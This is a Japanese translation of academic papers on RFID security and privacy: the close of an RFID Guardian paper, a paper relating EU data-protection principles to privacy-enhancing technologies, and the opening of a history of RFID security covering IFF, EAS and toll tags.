RFID ガーディアン‐リーダー認証は、広く実装及び理解されている標準的なチャレンジ・レスポンス・アルゴリズムを用いて、双方向 RFID 通信（セクション 3 を参照のこと）に渡り実装されるべきである。このチャレンジ・レスポンス方式は、異質の RFID ガーディアンのリスクに対処するよう、一方向及び双方向の認証を共に支援すべきである。認証プロトコルは必ず RFID リーダーによって開始されるが、理由はそれが RFID ガーディアンから非同期的に RFID タグ・アクセスを要請するからである。RFID ガーディアンと RFID リーダーの間で共有されるキーの交換を容易にするよう、キー分配スキームも必要である。キーの事前設定は、ユーザが持続的な関係の維持を考える（近所のスーパーマーケットなど）RFID リーダーとのキー交換に役立ち、このキー交換は様々な帯域外手段を用いることにより生じる可能性がある。他方、オンザフライ・キー分配は、RFID ガーディアンが未知の RFID リーダーとの一時的な信頼関係を確立することを望む場合に役立つ。例えば、ナンシーは偶然立ち寄るスーパーマーケットに設置された RFID リーダーと、自分の RFID ガーディアンがトランザクションを行うことを望む場合がある。オンザフライ・キー分配は帯域内通信あるいは帯域外通信を利用可能で、さらには支援となる公共キー・インフラストラクチャに依存することができる。

4. 関連研究

RFID のセキュリティ及びプライバシー技法は多数あるが、RFID ガーディアンのセキュリティ特性を全て提供するようなものは、最新技術の中には見当たらない。双方向 RFID 通信はマサチューセッツ工科大学の自動 ID 研究所で調査が進められてきており、同研究所は「RFID フィールド・プローブ」と呼ばれる RFID タグ・エミュレータを考案した。セミパッシブ RFID タグは RFID 機器のリアルタイム診断の実施に利用され、計画されている「第三世代」フィールド・プローブは、帯域内 RFID プロトコルを用いて RFID リーダーへ RF フィールド値を返信するものとなる。[10]　RFID 監査は c't マガジンによる予備的調査が行われており、同誌の RFID 検出器[1]は、LED の点灯で何らかの RFID 活動の存在を表示するものである。RFID タグキー管理については、現時点まで体系的な取り組みはなされておらず、キャッシュ・レジスタのレシートにキーを印刷することによる RFID タグキーの伝送や、スマートカード上でのキーの保存、キーの電子メール送信、

非 RFID 通信を用いた PDA へのキー送信といった提案が多少為されている程度である。これらの手法はいずれも、RFID ガーディアンが提供する RFID タグキー管理ほどの使い道はない。

RFID タグ‐リーダー認証、アクセス制御、及び暗号スキームは、RFID ガーディアンにとって活用・協調に役立つと見込まれるツールを提供するものである。ヴァイダとブッティアンは軽量認証プロトコルを提唱し[12]、ワイズ他は認証用の無作為化ハッシュロック・プロトコルを提案した[13]。フェルドホファ他は ISO 18000 プロトコルの拡張版を提案し、これは帯域内の認証データ通信を可能にするものと思われる[3]。RFID アクセス制御機構にはタグの非活性化が含まれるが、これは EPC グローバル・コンソーシアムによって標準化されたものである[2]。またジュエルズは偽名と呼ばれる動的タグ識別子の利用を提言しており、これは「偽名抑圧」と呼ばれる仕組みを利用し、認証された RFID リーダーによる偽名リストのリフレッシュを可能にするものである[8]。ジュエルズ、リベスト及びツィドロも RFID ブロッカー・タグを提案し、これは RFID リーダーのツリーウォーク・シンギュレーション・プロトコルに「なりすます」ことにより、RFID リーダーに干渉するものである[9]。中には RFID タグの限られたリソースに適した暗号法もある。フィンケンゼラーはストリーム暗号の利用について記述し[5]、またフェルドホファ他は、RFID タグ内で機能するようシミュレートされた、低コスト AES の実装について記述している[4]。またガウバッツ他も、センサ・ネットワーク向けに設計された低コスト NTRU の実装について記述し、これは RFID の制限への適合により近い、公開キー暗号法をもたらすものである[6]。

5. 結論及び今後の研究

RFID ガーディアンは、個人の RFID セキュリティ及びプライバシー管理向けの新しいアプローチであり、RFID タグ環境の中で普通の人々が携行できる、コンパクトな電池駆動型機器である。RFID ガーディアンは、監査、キー管理、アクセス制御及び認証という、以前は別々であった 4 つのセキュリティ特性を 1 つの単独機器へ統合するため、帯域内 RFID 通信を活用する。これは RFID 分野では全く新しい機能をもたらし、既存の RFID セキュリティ及びプライバシー機構の協調的利用を推進するものである。

RFID ガーディアンには、さらなる研究を要する数々の課題がある。今後の研究の大部分において、この RFID による個人のプライバシー管理アーキテクチャ全体を包括する、セキュリティ・プロトコルの設計が含まれる。1 つ大きな問題は、RFID ガーディアンが単一点障害であるという点である。ガーディアンを危険にさらす者は、RFID タグを完全に制御する。それはタグが紛失したものであれ、敵意のある主体によって乗っ取られたものであれ同じことである。これは機器をロックする PIN コードの利用や、信用できる固定位置（自宅ベースなど）の RFID システムと RFID ガーディアン上の情報の同期化によって改善可能である。最後に、現在我々は、RFID ガーディアンの実装に関する研究を行っているが、これは本書の理念の検証及び拡大に用いられることになるであろう。

参考文献

1. c't magazine, *Bauanleitung fur einen simplen rfid-detektor*, (2004), no. 9.
2. EPCglobal, *13.56 MHz ISM band class 1 radio frequency (RF) identification tag interface specification.*
3. Martin Feldhofer, *An authentication protocol in a security layer for RFID smart tags*, The 12th IEEE Mediterranean Electrotechnical Conference, vol. 2, IEEE, May 2004, pp. 759–762.
4. Martin Feldhofer, Sandra Dominikus, and Johannes Wolkerstorfer, *Strong authentication for RFID systems using the AES algorithm*, Workshop on Cryptographic Hardware and Embedded Systems, LNCS, vol. 3156, IACR, Springer-Verlag, Aug 2004, pp. 357–370.
5. Klaus Finkenzeller, *RFID Handbook: Fundamentals and applications in contactless smart cards and identification*, John Wiley & Sons, Ltd., 2003.
6. G. Gaubatz, J.-P. Kaps, E. Ozturk, and B. Sunar, *State of the art in public-key cryptography for wireless sensor networks*, Proceedings of the Second IEEE International Workshop on Pervasive Computing and Communication Security, 2005.
7. Jan E. Hennig, Peter B. Ladkin, and Bernd Sieker, *Privacy enhancing technology concepts for RFID technology scrutinised*, Research Report RVS-RR-04-02, University of Bielefeld, D-33501 Bielefeld, Germany, Oct 2004.
8. Ari Juels, *Minimalist cryptography for low-cost RFID tags*, The Fourth International Conference on Security in Communication Networks, LNCS, Springer-Verlag, September 2004.
9. Ari Juels, Ronald L. Rivest, and Michael Szydlo, *The blocker tag: Selective blocking of RFID tags for consumer privacy*, Proceedings of the 10th ACM Conference on Computer and Communications Security, ACM Press, 2003.
10. Rich Redemske, *Tools for RFID testing and measurement*, 2005.
11. Melanie R. Rieback, Bruno Crispo, and Andrew S. Tanenbaum, *Keep on blockin' in the free world: Personal access control for low-cost RFID tags*, 13th International Workshop on Security Protocols, Apr 2005.
12. István Vajda and Levente Buttyán, *Lightweight authentication protocols for low-cost RFID tags*, Second Workshop on Security in Ubiquitous Computing, October 2003.
13. Stephen Weis, Sanjay Sarma, Ronald Rivest, and Daniel Engels, *Security and privacy aspects of low-cost radio frequency identification systems*, Security in Pervasive Computing, LNCS, vol. 2802, 2004, pp. 201–212.

RFID プライバシー強化技術に関する法制の一体化

メラニー・R・リーバック、ブルーノ・クリスポ、アンドリュー・S・タネンバウム

オランダ・アムステルダム自由大学コンピュータ科学部

要旨

RFID は好評な識別・自動化技術であるが、深刻なセキュリティ及びプライバシー上の脅威を伴う。法制は RFID を利用可能な環境における人々の実際のセキュリティ及びプライバシー上のニーズについて説明する一方、技術は法的コンプライアンスの確保に一役買うものである。本論文では、RFID プライバシー法制の主な狙いについて検証し、RFID プライバシー強化技術を用いてその狙いを如何に達成するかについて説明する。議論において明らかにされるのは、個人の保護を達成するには多様な RFID プライバシー強化技術を結合及び協調させなければならないということである。現在、世の人々はこれを実行可能とするための手段を持たず、そこで我々は、RFID プライバシー強化技術を管理、活用、統合可能な、統一されたプラットフォームの開発を提唱する。

キーワード： 無線周波数識別、セキュリティ、プライバシー、データ保護法制、
プライバシー強化技術

1. はじめに

無線周波数識別（RFID）技術は、複合的な技術的・社会的要因に端を発する、セキュリティ上の問題に直面する。故に、RFID を利用可能な世界における市民のプライバシーを保護するため、潜在的解決策において両面の問題に対処する必要がある。法制が役立つのは、人々のセキュリティ及びプライバシー上のニーズを正式に判断するからであり、RFID プライバシー強化技術が役立つのは、それが不法活動を困惑させるものだからである。理想的な解決策は、法制上の要件を満たすことに明確な焦点を当て、且つ利用可能な技術を活用する論理的なものである。不運なことに、現状の RFID セキュリティ研究の大部分は、純粋に技術的な、あるいは純粋に法的な観点を取り入れがちである。RFID のセキュリティ及びプライバシーに関するアプローチをこのように厳密に二分することは、RFID タグ付けされた社会における個人の市民権の保護を実行するには不十分である。

本書では、RFID プライバシー法制の主な狙いについて検証し、RFID プライバシー強化技術を

用いてその狙いを如何に達成するかについて説明する。そのプロセスにおいて、我々は新しい欧州連合 RFID プライバシー・データ保護作業文書について、最も傑出した RFID のセキュリティ及びプライバシー上の技術的解決策の多くと平行して詳細に検証していく。次いで、我々は法制上のプライバシー及びデータの保護の目標達成に向け、RFID プライバシー強化技術が明示的に活用される、新たなアプローチの展開を提唱する。

2. RFID 入門

無線周波数識別（RFID）は、好評な誘導給電型の識別技術で、クレジットカードから牛の第一胃まで、至る所で利用されている。パッシブ RFID トランスポンダは、RFID リーダーから送信される要請信号のエネルギーによって誘導給電される、ごく小さな、リソースの限られたコンピュータである。RFID が内部電子機器を「起動する」十分なエネルギーを一旦受けると、タグは受信するクエリーを解読し、また、1 つあるいは複数のサブキャリア周波数を利用して要請信号を変調することによって、適切な応答を生成することができる。この RFID タグが実行可能な処理量は限られており、保存容量も小さい（1024 ビット未満）。セミパッシブ RFID タグ及びアクティブ RFID タグは、動作するための電池を必要とし、それに応じて多機能である。RFID は様々な用途に役立ち、例としてはサプライチェーン管理、自動精算、物理的アクセス制御、偽造防止、ハイテクな住宅やオフィス、動物追跡、皮下の医療データ・ストレージなどが挙げられる。

RFID によるオートメーションの実用性をよそに、RFID タグの普及を皆が喜んでいるわけではない。プライバシー保護活動家は、拡大傾向にある RFID 技術が自動車やテレビにかなり近い形で、予期せぬ社会的重大性をもたらすおそれがあると警告している。人々が RFID 技術に頼り始めるにつれ、その技術の利用状況を観察することによって、人々の行動や個人的嗜好に関する情報を容易に推察できるようになるであろう。さらに悪いことに、RFID トランスポンダはコンピュータ的に能力が限られ過ぎて、従来のセキュリティ及びプライバシー強化技術を支援できないという面もある。RFID タグと RFID リーダー間のこのような情報規制の欠如は、望ましくない状況を招くおそれがある。そうした状況の一例に無許可データ収集があり、これは攻撃者がタグに対し能動的にクエリーを発信するか、既存のタグ－リーダー間の通信を受動的に傍受するかのいずれかによって、不法な情報を集めることである。別な攻撃の例として、人々や物品の望まれざる位置追跡（別な RFID リーダーから、RFID タグの「照準」を相互に関連付けることによる）や、RFID タグ・トラフィック解析などが挙げられる。

3. 解決策の検証

ここで、法制上命じられるセキュリティ及びプライバシー上の目標を達成するため、RFID プライバシー強化技術を如何に活用可能か、検証しよう。

3.1 法制の貢献

法制は、RFID を利用可能な環境における人々の、実際のセキュリティ及びプライバシー上のニーズに対応するものである。人々は権利章典[6]や十戒[11]のように、多様な源泉に端を発する非公式な「行動規範」を生み出してきた。また米国（カリフォルニア／ニューメキシコ／ユタ／マサチューセッツ）から日本、欧州連合に至る各地で、RFID プライバシー法制を作り出そうとする正式な試みも為されている。こうした法制案の最近の例は欧州連合が起源であり、データ保護作業部会と呼ばれる諮問機関が「RFID 技術関連のデータ保護問題に関する作業文書」を発行した[12]。EU 作業文書から要約した下記の原則は、RFID におけるプライバシーへの典型的な法制アプローチを表すものである。

(1) RFID タグ及び RFID リーダーの可視性。 RFID タグや RFID リーダーの存在及び用途について、データ管理者からデータ主体へ通知されなければならない。（データ管理者とは、RFID タグによって収集されるバックエンド・データを処理する当事者を指す）。セクション 4.2 及び 5.2 には以下のように記されている。

RFID 技術を通じて情報を処理するデータ管理者は、次に掲げる情報をデータ主体へ提供しなければならない（中略）(i) 自らの製品あるいはパッケージング上の RFID タグの存在、及びリーダーの存在。（セクション 4.2）RFID のリアルタイムな活性化も、データ保護指令から得られる、個人へ提供される情報の１つである。従って、活性化あるいは活性化可能性の状態に関する視覚的表示を可能とする簡素な手法も必要である。（セクション 5.2）

(2) RFID タグデータのアクセス及び修正。 人々は RFID タグ上のデータへアクセスする権利及びデータを変更する権利を有する。セクション 4.2 には以下のように記されている。

RFID タグに、セクション 3.2 の下で記述される通りの個人情報が含まれる場合、個人は係るタグに含まれる情報を知り、かつ容易にアクセス可能な手段を用いて修正を行う資格を有するべきである。

(3) プライバシー強化技術の用途。 RFID タグ向けのキー情報は使用者へ譲渡されなければならない。この情報には非活性化キー、スリープ／ウェーク・キー、暗号化キーが含まれる。加えて、使用者はこの情報を活用可能な近隣の機器へのアクセスを必要とする。セクション 4.2、5.2 及び 5.4 には以下のように記されている。

データ管理者は次に掲げる事項について個人に情報提供しなければならなくなる：(v) 製品からタグを破棄、無効化、あるいは除去する方法、（中略）及び（vi）情報へアクセスする権利を行使する方法（セクション 4.2）。PET 技術の存在及び性質は、（中略）容易に利用可能な情報の一部であるべきである（セクション 5.2）。個人がタグを無効化できるようにする

利用可能な機器がない場合、係るタグが当人に関する情報を引き続き提供することを望まない個人は、この権利の行使を妨げられることになる。（中略）RFID 技術の製造者及び配備者は共に、係るタグを無効化する操作を容易に実行可能であることを確保すべきである（セクション 5.4）。

(4) 高水準のクエリー詳細の可視性。 RFID の配備は、RFID データ管理者の身元あるいはデータの収集理由など、高水準な情報を使用者へ提供するものでなければならない。セクション 4.2 には以下のように記されている。

RFID 技術を通じて情報を処理するデータ管理者は、次に掲げる情報をデータ対象者へ提供しなければならない：管理者の身元、処理の目的のほか、とりわけデータ受領者に関する情報。（以下続く）

(5) 同意の撤回。 使用者は RFID ベースのデータ収集に対する同意の撤回を選択できる。撤回に当たっての検討事項にはデータ収集目的、データ管理者の身元、あるいはその他、任意の個人的背景が含まれる場合がある。同意を破棄するため、人々は任意に自らの RFID タグ上の PET へアクセスする技術的手段が必要である。セクション 5.4 には以下のように記されている。

個人は、個人データの処理に対する同意をいつでも撤回することができる（第 7a 条に該当する場合など）。

(6) 個人データの機密性。 RFID タグ上の個人データは、暗号化された形態で RFID タグ上に置かれるべきである。この暗号化はオン－タグあるいはオフ－タグの暗号化メカニズムによって実行可能である。セクション 5.5 には以下のように記されている。

RFID タグに個人データが含まれる場合、データ保護指令第 17 条に従い、そのタグには無許可データ開示防止のための技術的対策が備わっていなければならない。（中略）係る対策は、データ保護指令第 6.1.d 条に該当する場合など、タグに保存されたデータの完全性を確保し、結果として無許可の変更を回避するために必要である。

3.2 技術の貢献

立法者でさえ、人々の RFID プライバシー権を守るために、技術的解決策が不可欠であると強調している。欧州連合の「RFID 技術関連のデータ保護問題に関する作業文書」[12]のセクション 4.2 及び 5 では以下のように言明している。

技術はデータ保護の原則の順守を確保する上で重要な役割を果たし得る（以下続く）（セクショ

ン 5)。製造者は、プライバシー適合技術が、データ保護指令の下における自らの義務をデータ管理者が実行することを支援し、また個人の権利の行使を円滑化するために存在することを確保する、直接の責任を負う（セクション 4.2)。

プライバシー法制によって指示される原則を守るための技術利用には、一般的な RFID 技術、一般的なセキュリティ技法、及び RFID 特有のプライバシー強化技術の複合的ツールキットが必要である。以下の論考は、EU の掲げるプライバシー原則それぞれの実施に必要な技術手段について検証するものである。

(1) RFID タグ及び RFID リーダーの可視性。 適合する RFID 配備においては、RFID タグや RFID リーダーの存在を公に伝達するための指針を利用する場合がある。しかし、この「プライバシー・メカニズム」は非常に容易に阻止できるため、人々は自分の周囲にある RFID タグや RFID リーダーを発見するための、独自の技術的手段を持つことによって利益を得ることになる。RFID タグは、携帯型 RFID リーダ（RFID を使用可能な携帯電話など）を用いて発見及び管理可能である。また人々は近隣の RFID スキャニング活動を、おそらくは *c't* マガジンによる RFID 探知機[1]のような機器を用いて観察することにより、RFID リーダーを発見することも可能である。

(2) RFID タグデータのアクセス及び修正。 RFID タグ上の個人データへのアクセスやそのデータの変更には、問題の RFID タグの周辺において信頼のおける RFID リーダーの利用が必要である。（携帯型 RFID リーダーは信頼できる RFID リーダーの可用性を確保する）加えて、このアクセスには暗号を使用可能な RFID タグで用いられると思われる暗号化あるいは認証キーに関する知識が必要な場合がある。このため、キー管理が重要な問題となる。

(3) プライバシー強化技術の用途。 RFID タグ付きの商品が購入され次第、その RFID タグに関連する情報は全て使用者へ譲渡されなければならない。これには非活性化キー、スリープ／ウェーク・キー、暗号化キーなど、プライバシー強化技術に関する情報が含まれる。このキー譲渡は、新たに購入された RFID タグの後々の使用について、情報が近隣の信頼できる RFID リーダーにアクセス可能となるような方法で行われなければならない。RFID タグの新旧の所有者間におけるキー譲渡では、非 RFID インフラストラクチャ（紙、ブルートゥース、ワイファイ)、あるいは関連情報を送信するための帯域内 RFID 通信のいずれかの利用が可能である。

(4) 高水準なクエリー詳細の可視性。 適合する RFID 配備は、識別情報及び収集目的に関し、誠意あるステートメントを消費者へ提供するものとなる。しかし、万が一 RFID 配備が誠実でない場合、消費者は渡された情報に関する真実を確証する方法を望む。データ管理者あるいはシステム開発者の身元は、消費者との認証プロトコルの使用を通じて確認されるが、人々は一般的に暗号化の実行を得意とするものではないため、信頼できる携帯型コンピュー

タが消費者に代わって認証プロトコルを実行することもできる。収集目的など、渡されるその他の情報をどのように確証可能かは、まだ明らかになっていない。消費者と RFID 配備者の間におけるこの高水準情報交換では、非 RFID インフラストラクチャ（紙、ブルートゥース、ワイファイ）、あるいは帯域内 RFID 通信のいずれかの利用が可能である。

(5) 同意の撤回。 消費者が RFID ベースのデータ収集に対する同意を撤回する場合、タグ・キリング[2]、スリープ／ウェイクモード、ハッシュロック[14]、偽名[9]などのオン－タグ・アクセス制御プリミティブは全て、当該タグへのアクセス中断に役立つ。これらのオン－タグ・プリミティブを活性化するには、信頼できる RFID リーダーを用いて固有の RFID タグへアクセス可能である必要がある。RFID ブロッカー・タグ[10]などのオフ－タグ・アクセス制御プリミティブも、低コスト RFID タグへのアクセスの無効化に役立つ方法である。或る人物が即座に同意を撤回及び回復させる場合があるため、タグのアクセス制御や認証のメカニズムは動的セキュリティ・ポリシーをサポートすべきであり、これはある種のコンテキスト認識の活用によって、消費者の状況に適応可能である。

(6) 個人データの機密性。 RFID タグデータは、ストリーム暗号[5]、あるいは低電力改良型の対称キー・アルゴリズム（縮小 AES[4]と同様）、あるいは公開キー・アルゴリズム（縮小 NTRU[7]と同様）などのオン－タグ暗号化メカニズムを利用して暗号化することができる。またタグ・データは、特に低コスト RFID タグ向けに役立つ外部再暗号化[8]などの、オフ－タグ・メカニズムを利用して暗号化することもできる。どちらの種類の暗号化メカニズムもキー管理を必要とし、また使用者に代わって暗号演算を行う、信頼できる RFID リーダーの存在も必要である。

4. 総合的な解決策

RFID 法制によって提起されるプライバシーやデータの保護問題に適切に対処するため、およそ 20 の個別の技術ツールが必要であった。これらについて表 1 にまとめてある。

表 1. RFID 技術ツール

Type of Tool	Specific Instances
Hardware	Portable computer, portable RFID reader, RFID detector[1]
Security Administration	Key management / key transfer, dynamic security policies
Communications	Out-of-band (paper, Bluetooth, WiFi), in-band (RFID)
On-tag authentication	Lightweight authentication protocols[13],[3]
On-tag access-control	Tag killing[2], sleep/wake modes, hash locks[14], pseudonyms[9]
Off-tag access control	Blocker tag[10]
On-tag cryptography	Stream ciphers[5], reduced AES[4], reduced NTRU[7]
Off-tag cryptography	Universal re-encryption[8]
Other	Context awareness

技術的解決策は、人々がそのメカニズムの補完的な長所・短所を上手く活用できるよう、協調的な方法で利用する必要がある。とは言え、問題の核心は、現状で人々がこんなに多くの技術ツールや PET の用途を一遍に調整する手段は何もない、という点にある。消費者はこれらの別々なツールを全て活用・調整できるような、単一の統一されたプラットフォームから便益を得られるであろう。加えて、必要な機能の中には、キーの管理／譲渡や動的セキュリティ・ポリシーのように、RFID 分野向けにはまだ開発が進んでいないものもあり、統一された RFID プライバシー・プラットフォームは、そうした機能の実装に向けた最良の出発点をもたらすであろう。

5. 結論

法制は、RFID を利用可能な環境において、人々の実際のニーズを体系化する上で必要であるが、法的コンプライアンスの確保には技術が必要である。法制を維持するため、RFID プライバシー強化技術は単一の目的、即ち個人の保護を達成すべく統合・調整されなければならない。現状ではこれを実行できるような手段を世の人々は持ち合わせておらず、そこで我々は RFID プライバシー強化技術を統合し、また人々の保護を究極の目的として補完的な長所・短所を活用できるような、モバイルの個人プライバシー・プラットフォームを提唱する。我々の今後の研究には、そうしたプラットフォームの設計や試作が絡んでくる。

参考文献

[1] c't magazine, *Bauanleitung fur einen simplen rfid-detektor*, (2004), no. 9.

[2] EPCglobal, *13.56 MHz ISM band class 1 radio frequency (RF) identification tag interface specification*.

[3] Martin Feldhofer, *An authentication protocol in a security layer for RFID smart tags*, Proc. 12th IEEE Mediterranean Electrotechnical Conf., May 2004, pp. 759–762.

[4] Martin Feldhofer, Sandra Dominikus, and Johannes Wolkerstorfer, *Strong authentication for RFID systems using the AES algorithm*, Workshop on Cryptographic Hardware and Embedded Systems, LNCS, vol. 3156, Aug 2004, pp. 357–370.

[5] Klaus Finkenzeller, *RFID Handbook: Fundamentals and applications in contactless smart cards and identification*, John Wiley & Sons, Ltd., 2003.

[6] Simson Garfinkel, *An RFID bill of rights*, Technology Review (2002), 35.

[7] G. Gaubatz, J.-P. Kaps, E. Ozturk, and B. Sunar, *State of the art in public-key cryptography for wireless sensor networks*, Proc. of 2nd IEEE Intl. Workshop on Pervasive Computing and Communication Security, 2005.

[8] P. Golle, M. Jakobsson, A. Juels, and P. Syverson, *Universal re-encryption for mixnets*, Proc. of 2004 RSA Conference, 2004.

[9] Ari Juels, *Minimalist cryptography for low-cost RFID tags*, Proc. 4th Intl. Conf. on Security in Communication Networks, LNCS, September 2004.

[10] Ari Juels, Ronald L. Rivest, and Michael Szydlo, *The blocker tag: Selective blocking of rfid tags for consumer privacy*, Proc. of the 10th ACM Conf. on Computer and Commun. Security, ACM Press, 2003.

[11] Rakesh Kumar, *Interaction of RFID technology and public policy*, RFID Privacy Workshop, November 2003.

[12] Peter Schaar, *Working document on data protection issues related to RFID technology*, Working Document Article 29 - 10107/05/EN, European Union Data Protection Working Party, January 2005.

[13] István Vajda and Levente Buttyán, *Lightweight authentication protocols for low-cost RFID tags*, 2nd Workshop on Security in Ubiquitous Computing, October 2003.

[14] Stephen Weis, Sanjay Sarma, Ronald Rivest, and Daniel Engels, *Security and privacy aspects of low-cost radio frequency identification systems*, Security in Pervasive Computing, LNCS, vol. 2802, 2004, pp. 201–212.

RFID セキュリティの進化

メラニー・R・リーバック、ブルーノ・クリスポ、アンドリュー・S・タネンバウム

アムステルダム自由大学

RFID 技術が進歩するにつれ、セキュリティ及びプライバシー上の脅威も進化する。
RFID の歴史を検証することにより、我々は過去の失敗から学び、効果的な解決策を再発見し、将来の研究に刺激を与えることができる。

---

1. はじめに

1940 年代に発明されて以来、RFID は明らかに悪用の対象となってきた。無線識別は強力な機能であり、RFID は対象物の性質と位置を共に明らかにするものである。誰でも簡単に無許可で RFID データへアクセスすることができるが、それはデータの収集に視野方向を必要としないからである。例えば、初期の RFID ベースの応用例であった敵味方識別（IFF）システムでは、セキュリティが侵害されたために、連合国軍機が撃墜されるという結果を招いた。

表面的な観察者は、RFID システムが悪用されやすいという懸念があるにも関わらず、広範な配備を目下実現しつつあるとの理由で、状況はまだ改善されていないと考えるかもしれない。RFID は数々の業務向けの媒体として機能し、例としてはサプライチェーン管理、家畜の追跡、偽造品防止、建物の出入管理、自動精算の支援、ハイテク家庭電化製品の開発、子供の居場所の特定、さらには墓泥棒の撃退なども挙げられる（www.rfidbuzz.com/news/2005/rest_in_peace.html）。評論家や活動家は、現代の RFID システムが、企業セキュリティ侵害から行動プロファイリングや多方面に渡る監視、といった広範な活動に利用される可能性があると警告している。これは本当のことであるが、問題が大胆な解決策を呼び起こす傾向にある点を、念頭に置いておくことが重要である。

RFID や情報のセキュリティは歴史的に、技術的進歩の予期せぬ出会いの中で結び付けられてきた。初期の IFF システムに対する攻撃は、信号ジャミングからチャレンジ・レスポンス識別に至る、古典的及び現代的双方のセキュリティ技法の開発背景をもたらした。さらに考えられるのは、RFID がこれまで数十年に渡りそうであったように、セキュリティとプライバシーの研究の進歩を鼓舞し続けるであろうということである。

2. RFID

RFID 技術の含意を理解するには、その由来と今後の展望について理解しておく必要がある。

2.1 歴史的観点

RFID の第一の前提条件は、無線技術の出現であった。グリエルモ・マルコーニが 1901 年に初めて大西洋を横断する無線信号を送信して以来、モールスコードに始まり 1906 年に初めて音声放送が行われるまで、無線電波は重要なメッセージ送信手段であった。科学者たちは、単なるメッセージ送信にとどまらず、無線電波のさらなる利用が可能であることも発見した。[1] 1935 年、アレクサンダー・ワトソン・ワットは彼自身が新たに発明したレーダーが、如何に無線電波を利用して対象物の位置を特定可能であるかを示した。[2] レーダーが初めて大きく利用されたのは第二次世界大戦中のことで、当時レーダーは無線エネルギーのパルスを発信し、戻ってくる反射波を探知することによって、飛来する航空機を探知した。[3] レーダーエネルギーの再放射は、航空機の有無を示すオン‐オフ変調の一形態であった。

しかし、レーダー操作員は依然として自軍を識別する手段を持たず、これは軍事上の大きな弱点であった。(一部の人々は、レーダーが探知はもちろんのこと識別も可能であったなら、米国は真珠湾攻撃を阻止できたであろうという仮説を立てている。ハワイのダイヤモンド・ヘッドのレーダー基地は、飛来する航空機を捉えていたが、本土から到着する米国の航空機として片付けてしまったと言われている。[3])

ドイツ軍は、地上レーダー基地からの信号に応答して同時に機体をロールさせることで、識別問題を解決しようと試みた。こうすることでレーダー反射の偏波が変化し、レーダー上で特徴的なブリップが生じるものと思われた。この大雑把なシステムが、電磁気の後方散乱を用いたアクティブ RFID を初めて実証するものとなった。[3] 英国軍は IFF の開発によって対応し、これは長距離トランスポンダが、再放射される地上レーダー信号を能動的に変調するもので、そのため航空機自体がそれを行わなくて済んだ。[2] こうした開発と並行して、米国空軍資材軍団のハリー・ストックマンが、RFID 技術に関する初の公的説明となった「反射電力を用いた通信」を発表した。[4]

2.2 現代的観点

半世紀経ち、RFID システムはほとんど見分けがつかなくなっているようである。現代の RFID タグは、拡大傾向にある他の技術（超小型センサなど）と同様に、無線インフラストラクチャや低コスト埋め込み型コンピュータに向けた進化の頂点を表している。RFID タグは今や米粒大となり、内蔵ロジック（マイクロチップあるいは状態機械）や結合要素（アンテナ付きのアナログ・フロントエンド）、及びメモリ（プリ・マスク化あるいは電気的消去・プログラム制御可能読取専用メモリ）を備えている（図 1 を参照のこと）。パッシブタグとセミアクティブタグは RFID リー

ダーの電力を利用して通信を行う一方、アクティブタグはより広範囲で作動するよう、電池を利用する。一般的な読取可能距離は、低周波タグ（125‐135 kHz）は最大 30 cm、高周波タグ（13.56 MHz）は最大 1 m、超高周波タグ（2.45 GHz）は最大 7 m で、アクティブタグだと 100 m 以上である。

こうした現代的な特徴をよそに、RFID は我々が考えるほど急速には変化しなかった。今日慣れ親しんでいる RFID の用途の多くは、はるか昔にそのルーツがある。

図 1.　フィリップス社製 I コード RFID タグ
（写真はフィリップス・セミコンダクターズ社の好意による）

サプライチェーン管理。　商店や図書館では 1960 年代以来、*電子商品監視（EAS）*を利用しており、これは盗難防止用の 1 ビット形式の RFID である。EAS タグは、或る品目が購入済みあるいは適正に精算済みかどうかを示すもので、店員は通常、精算時にタグを非活性化する。拡大解釈すれば、RFID タグは基本的に EAS タグにデータのストレージと処理を増補したものである。低コスト RFID タグは、配送センターを通じた商品の移動から、商品から収集されるテラバイト単位のデータ管理に至る、サプライチェーンの過程を円滑化することが見込まれる。米国国防総省や様々な小売業者が、パレット、ケース、品目レベルでの RFID の試用を既に実施している。ウォルマートに至っては、上位 600 のサプライヤに対し、2007 年 1 月までにパレット単位での RFID タグ付けを導入するよう求める指示を出した（www.rfidjournal.com/article/articleview/1930/1/9）。

自動支払。　自動支払は、もう 1 つの好評な RFID の用途である。様々な産業分野で、RFID 機能付きのクレジットカードや公共交通機関のチケットから、消費者デバイスに装着された RFID に似た近距離無線通信に至る、RFID 強化型キャッシュレス支払技術の試用が実施されてきた。イージーパスを利用した自動料金徴収は広く普及している。アクティブ型のイージーパス・トランスポンダが自動車のフロントガラスあるいはナンバープレートに取り付けられ、自動車が料金所を通過する際、トランスポンダが料金徴収車線の装置に口座情報を送信する。料金は後に前払い口座から自動的に引き落とされる。顧客はイージーパスを格好いい現代的なものと考えているが、その技術に特許が与えられたのは 1977 年のことで（図 2 を参照のこと）、配備は 1980 年代から進められてきた。




図 2.　RFID タグ付きナンバープレートによる自動車追跡
（フレッド・スターザーの好意による、米国特許 4001822）

